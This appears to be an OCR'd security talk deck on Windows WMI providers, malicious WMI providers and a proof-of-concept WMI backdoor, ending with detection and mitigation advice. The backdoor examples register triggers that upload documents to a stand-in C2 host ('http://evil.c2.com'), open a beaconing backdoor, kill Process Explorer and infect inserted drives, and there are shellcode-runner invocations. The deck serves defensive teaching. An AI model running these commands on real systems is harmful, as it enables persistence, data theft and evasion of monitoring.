
WMI Providers

WMI Providers

- COM DLLs that form the backend of the WMI architecture
- Nearly all WMI classes and their methods are backed by a provider
- Unique GUID associated with each provider
- GUIDs may be found in MOF files or queried programmatically
- GUID corresponds to location in registry
  - `HKEY_CLASSES_ROOT\CLSID\<GUID>\InprocServer32 – (default)`
- Extend the functionality of WMI all while using its existing infrastructure
- New providers create new `__Win32Provider : __Provider` instances
- Kernel drivers host classes present in ROOT\WMI

3rd Party WMI Providers

- Some 3rd party providers exist
- E.g. Lenovo has one installed on this laptop
  - Enables remote get/set of BIOS configuration




```
PS C:\> Get-CimClass -Namespace root\wmi -ClassName Lenovo*


   NameSpace: ROOT/wmi

CimClassName                        CimClassMethods      CimClassProperties
------------                        ---------------      ------------------
Lenovo_BIOSElement                  {}                   {}
Lenovo_SetBiosSetting               {SetBiosSetting}     {Active, InstanceName}
Lenovo_DiscardBiosSettings          {DiscardBiosSetti... {Active, InstanceName}
Lenovo_BiosSetting                  {}                   {Active, CurrentSetting, InstanceName}
Lenovo_SaveBiosSettings             {SaveBiosSettings}   {Active, InstanceName}
Lenovo_SetBiosPassword              {SetBiosPassword}    {Active, InstanceName}
Lenovo_GetBiosSelections            {GetBiosSelections}  {Active, InstanceName}
Lenovo_BiosPasswordSettings         {}                   {Active, InstanceName, MaxLength, MinLength...}
Lenovo_LoadDefaultSettings          {LoadDefaultSetti... {Active, InstanceName}
Lenovo_AssetIDElement               {}                   {}
Lenovo_AssetIdByteWrite             {AssetIdByteWrite}   {Active, InstanceName}
Lenovo_AssetIdByteRead              {AssetIdByteRead,... {Active, InstanceName}
Lenovo_PRELOADElement               {}                   {}
Lenovo_SetPreloadLanguage           {SetPreloadLanguage} {Active, InstanceName}
Lenovo_PreloadLanguage              {}                   {Active, CurrentSetting, InstanceName}
Lenovo_PlatformElement              {}                   {}
Lenovo_SetPlatformSetting           {SetPlatformSetting} {Active, InstanceName}
Lenovo_PlatformSetting              {}                   {Active, CurrentSetting, InstanceName}
```

Malicious WMI Providers

- This was merely a theoretical attack vector until recently…
- EvilWMIProvider by Casey Smith (@subTee)
  - https://github.com/subTee/EvilWMIProvider
  - PoC shellcode runner
  -
    ```
    Invoke-WmiMethod -Class Win32_Evil -Name ExecShellcode -ArgumentList @(0x90, 0x90, 0x90), $null
    ```
- EvilNetConnectionWMIProvider by Jared Atkinson (@jaredcatkinson)
  - https://github.com/jaredcatkinson/EvilNetConnectionWMIProvider
  - PoC PowerShell runner and network connection lister
  -
    ```
    Invoke-WmiMethod -Class Win32_NetworkConnection -Name RunPs -ArgumentList 'whoami', $null
    ```
  -
    ```
    Get-WmiObject -Class Win32_NetworkConnection
    ```
- Install with InstallUtil.exe

WMI Provider Enumeration

- Get-WmiProvider.ps1
  - https://gist.github.com/mattifestation/2727b6274e4024fd2481



```
PS C:\> $Providers | ? { $_.ProviderName.Contains('Evil') } | Format-List


Namespace    : ROOT\cimv2
ProviderName : EvilWMIProvider, Version=1.0.0.0, Culture=neutral,
               PublicKeyToken=6c207eebfd44a054
CLSID        : {2A7B042D-578A-4366-9A3D-154C0498458E}
Dll          : C:\Windows\system32\mscoree.dll



PS C:\> Get-CimClass Win32_Evil | Select-Object -ExpandProperty CimClassMethods

Name                          ReturnType Parameters           Qualifiers
----                          ---------- ----------           ----------
ExecShellCalcCode                Boolean {}                   {implemented, st...
ExecShellCode                    Boolean {sc}                 {implemented, st...
```

PoC WMI Backdoor

PoC WMI Backdoor Background

- A pure WMI backdoor
- PowerShell installer
- PowerShell not required on victim
- Intuitive syntax
- Relies exclusively upon permanent WMI event subscriptions

PoC WMI Backdoor Syntax - New-WMIBackdoorTrigger

```
New-WMIBackdoorTrigger -TimingInterval <uint32>
                       [-TimerName <string>]
                       [-TriggerName <string>]
New-WMIBackdoorTrigger -Datetime <datetime>
                       [-TimerName <string>]
                       [-TriggerName <string>]
New-WMIBackdoorTrigger -ProcessName <string>
                       [-TriggerName <string>]
New-WMIBackdoorTrigger -NewOrModifiedFileExtensions <string[]>
                       [-TriggerName <string>]
New-WMIBackdoorTrigger –LockedScreen
                       [-TriggerName <string>]
New-WMIBackdoorTrigger –InteractiveLogon
                       [-TriggerName <string>]
New-WMIBackdoorTrigger –DriveInsertion
                       [-TriggerName <string>]
```

PoC WMI Backdoor Syntax - New-WMIBackdoorAction

```
New-WMIBackdoorAction    -C2Uri <uri>
                         -FileUpload
                         [-ActionName <string>]

New-WMIBackdoorAction    -C2Uri <uri>
                         -Backdoor
                         [-ActionName <string>]

New-WMIBackdoorAction    -KillProcess
                         [-ActionName <string>]

New-WMIBackdoorAction    -InfectDrive
                         [-ActionName <string>]
```

PoC WMI Backdoor Syntax – Register-WMIBackdoor

```
Register-WMIBackdoor   [-Trigger] <hashtable>
                       [-Action] <hashtable>
                       [[-ComputerName] <string>]
```

PoC WMI Backdoor - Examples

```
$Trigger1 = New-WMIBackdoorTrigger -NewOrModifiedFileExtensions 'txt', 'doc'
$Action1 = New-WMIBackdoorAction -C2Uri 'http://evil.c2.com' -FileUpload
$Registration1 = Register-WMIBackdoor -Trigger $Trigger1 -Action $Action1

$Trigger2 = New-WMIBackdoorTrigger -TimingInterval 1
$Action2 = New-WMIBackdoorAction -C2Uri 'http://evil.c2.com' -Backdoor
$Registration2 = Register-WMIBackdoor -Trigger $Trigger2 -Action $Action2

$Trigger3 = New-WMIBackdoorTrigger -ProcessName 'procexp64.exe'
$Action3 = New-WMIBackdoorAction -KillProcess
$Registration3 = Register-WMIBackdoor -Trigger $Trigger3 -Action $Action3

$Trigger4 = New-WMIBackdoorTrigger -DriveInsertion
$Action4 = New-WMIBackdoorAction -InfectDrive
$Registration4 = Register-WMIBackdoor -Trigger $Trigger4 -Action $Action4
```

Attack Defense and Mitigations


Attacker Detection with WMI

- Persistence is still the most common WMI-based attack
- Use WMI to detect WMI persistence

```
$Arguments = @{
    Credential = 'WIN-B85AAA7ST4U\Administrator'
    ComputerName = '192.168.72.135'
    Namespace = 'root\subscription'
}

Get-WmiObject -Class __FilterToConsumerBinding @Arguments
Get-WmiObject -Class __EventFilter @Arguments
Get-WmiObject -Class __EventConsumer @Arguments
```

Existing Detection Utilities

- Sysinternals Autoruns



Autoruns [WIN-B85AAA7ST4U\admin_user] - Sysinternals: www.sysinternals.com

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
WMI Database Entries					
☑ BVTConsumer			File not found: KemCap.vbs		
☑ DriveInfector	Script embedded in WMI database		Double click to open copy		
☑ FileUpload	Script embedded in WMI database		Double click to open copy		
☑ KillProcess	Script embedded in WMI database		Double click to open copy		
☑ LaunchBeaconingBackdoor	Script embedded in WMI database		Double click to open copy		

- Kansa
  - https://github.com/davehull/Kansa/
  - Dave Hull (@davehull), Jon Turner (@z4ns4tsu)

Attacker Detection with WMI


WMI is the free, agent-less host IDS that you never knew existed!

YO DAWG. I HEARD YOU LIKED EVENT CONSUMERS.
SO I CREATED AN EVENT CONSUMER THAT ALERTS ON EVENT CONSUMERS.
imgflip.com

Mitigations

- Stop the WMI service - Winmgmt?
- Firewall rules
- Existing Event logs
  - Microsoft-Windows-WinRM/Operational
  - Microsoft-Windows-WMI-Activity/Operational
  - Microsoft-Windows-DistributedCOM
- Preventative permanent WMI event subscriptions


Mitigations



Windows Management Instrumentation (WMI)


Configures and controls the Windows Management Instrumentation (WMI) service.

Mitigations



Namespace navigation allows you to set namespace specific security.

- Root
  - aspnet
  - CIMV2
    - Applications
    - ms_409
    - power
    - Security
    - TerminalServices
  - Cli
  - DEFAULT
  - directory
  - Interop
  - Microsoft
  - nap
  - Policy
  - RSOP
  - SECURITY



Group or user names:

- Authenticated Users
- LOCAL SERVICE
- NETWORK SERVICE
- Administrators (WIN-B85AAA7ST4U\Administrators)

Permissions for Authenticated Users	Allow	Deny
Execute Methods	☑	□
Full Write	□	□
Partial Write	□	□
Provider Write	☑	□
Enable Account	☑	□

For special permissions or advanced settings, click Advanced.

Learn about access control and permissions

Thank you!

- Valuable input on useful __EventFilters – i.e. malicious event triggers
  - Justin Warner (@sixdub)
  - Will Schroeder (@harmj0y)
- For bringing malicious WMI providers from theory to reality
  - Casey Smith (@subTee)
  - Jared Atkinson (@jaredcatkinson)
- To all defenders taking WMI seriously

Questions?